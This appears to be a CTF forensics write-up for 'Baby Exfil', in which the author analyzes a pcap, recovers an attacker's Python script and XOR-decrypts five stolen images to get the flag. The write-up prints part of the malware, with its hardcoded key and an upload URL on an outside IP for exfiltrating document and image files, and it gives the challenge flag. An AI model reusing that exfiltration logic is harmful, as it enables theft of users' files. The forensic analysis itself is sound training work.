

Overview
Baby Exfil is a forensics challenge where we analyze a packet capture (.pcap) file containing suspicious network traffic. The goal is to determine what actions the attacker took and retrieve any exfiltrated data.
| Category | Difficulty | Flag |
|---|---|---|
| Forensics | Easy | uoftctf{b4by_w1r3sh4rk_an4lys1s} |
Initial Reconnaissance
Opening the PCAP in Wireshark, I filtered for HTTP traffic to look for cleartext commands or file transfers:
http.request.method == "GET" || http.request.method == "POST"I noticed a suspicious GET request for a Python file named /JdRlPr1.py hosted on port 8000. Following the HTTP stream revealed the attacker’s source code.
Analyzing the Malware
The recovered script (JdRlPr1.py) contained the logic for the attack:
import osimport requests
key = "G0G0Squ1d3Ncrypt10n"server = "http://34.134.77.90:8080/upload"
def xor_file(data, key): result = bytearray() for i in range(len(data)): result.append(data[i] ^ ord(key[i % len(key)])) return bytes(result)
# ... [File walking logic targeting .docx, .png, .jpeg, .jpg] ...# ... [Hex encoding and POST request] ...Key Findings
| Property | Value |
|---|---|
| Encryption | Simple XOR cipher |
| Key | G0G0Squ1d3Ncrypt10n |
| Encoding | XORed data → Hex string (.hex()) |
| Exfil Target | POST http://34.134.77.90:8080/upload |
| Target Extensions | .jpg |
[!IMPORTANT] The malware uses a simple XOR cipher with a hardcoded key - this makes decryption trivial since XOR is symmetric!
Extracting the Exfiltrated Data
Filtering for traffic sent to the attacker’s server:
http.request.method == "POST" && ip.dst == 34.134.77.90I found 5 distinct POST requests. Each request body contained a file parameter with a large hexadecimal string and a filename:
3G2BHzj.jpg[File2].jpg[File3].jpg[File4].jpg[File5].jpg
Decryption & Recovery
Since XOR is a symmetric operation (A ⊕ K ⊕ K = A), I wrote a script to reverse the process:
flowchart LR A[Hex String] --> B[Bytes] B --> C[XOR with Key] C --> D[Original File]Decryption Script
import sys
def decrypt_file(hex_data, output_filename): key = "G0G0Squ1d3Ncrypt10n"
# Convert Hex to Bytes try: encrypted_bytes = bytes.fromhex(hex_data) except ValueError: print(f"[-] Error parsing hex for {output_filename}") return
# XOR Decryption key_bytes = key.encode('utf-8') decrypted_data = bytearray()
for i in range(len(encrypted_bytes)): decrypted_data.append(encrypted_bytes[i] ^ key_bytes[i % len(key_bytes)])
# Write to file with open(output_filename, "wb") as f: f.write(decrypted_data) print(f"[+] Recovered {output_filename}")
# Run for all 5 hex blobs extracted from Wiresharkdecrypt_file(hex_blob_1, "recovered_1.jpg")decrypt_file(hex_blob_2, "recovered_2.jpg")decrypt_file(hex_blob_3, "recovered_3.jpg")decrypt_file(hex_blob_4, "recovered_4.jpg")decrypt_file(hex_blob_5, "recovered_5.jpg")Finding the Flag
After running the script, I successfully recovered 5 files. Opening them one by one, I found the flag inside one of the recovered images (which verified correctly with the JPEG Magic Bytes FF D8 FF).

The recovered image with the flag embedded: uoftctf{b4by_w1r3sh4rk_an4lys1s}
[!TIP] How to verify file recovery: Check the magic bytes at the start of each file!
- JPEG:
FF D8 FF
Summary
| Step | Action |
|---|---|
| 1️⃣ | Analyzed PCAP for HTTP traffic |
| 2️⃣ | Extracted and analyzed malware script |
| 3️⃣ | Identified XOR encryption with hardcoded key |
| 4️⃣ | Extracted hex-encoded data from POST requests |
| 5️⃣ | Reversed the encryption process |
| 6️⃣ | Recovered original files containing the flag |
Conclusion
This challenge demonstrated a classic data exfiltration scenario:
- 📡 Network capture analysis with Wireshark
- 🔍 Malware reverse engineering to understand the encryption
- 🔓 XOR decryption to recover stolen files
The key insight was recognizing that the attacker used a weak, symmetric XOR cipher with a hardcoded key, making the entire encryption scheme trivially reversible.
Flag: uoftctf{b4by_w1r3sh4rk_an4lys1s}